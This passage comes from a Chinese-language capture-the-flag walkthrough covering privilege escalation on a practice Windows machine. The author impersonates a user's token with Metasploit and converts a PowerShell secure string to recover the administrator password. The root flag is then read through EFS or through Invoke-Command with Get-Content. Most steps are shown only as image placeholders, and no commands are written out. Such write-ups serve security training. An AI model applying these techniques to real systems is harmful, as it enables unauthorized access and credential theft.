
需求是能够阅读他,发现内容密码即可…
这里我利用了MSF尝试模拟leo令牌去阅读内容…


成功读取内容,这里也可以通过登陆到leo用户去查看也可以查看到内容…
https://stackoverflow.com/questions//convert-a-secure-string-to-plain-text
利用上面链接方法,在powershell中加载获取密匙…

成功获得了administrator的密匙…
下面开始按照user方法1开始同理获得信息即可…



和user方法1一样,利用EFS方法,获得了root信息…这里就不多讲解了…

和user方法2一样,利用powershell的Invoke-Command中Get-Content读取admin-pass.xml然后查看到了root信息…
由于我们已经成功得到root权限查看user.txt和root.txt,因此完成这台中级的靶机,希望你们喜欢这台机器,请继续关注大余后期会有更多具有挑战性的机器,一起练习学习。
如果你有其他的方法,欢迎留言。要是有写错了的地方,请你一定要告诉我。要是你觉得这篇博客写的还不错,欢迎分享给身边的人。
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/114724.html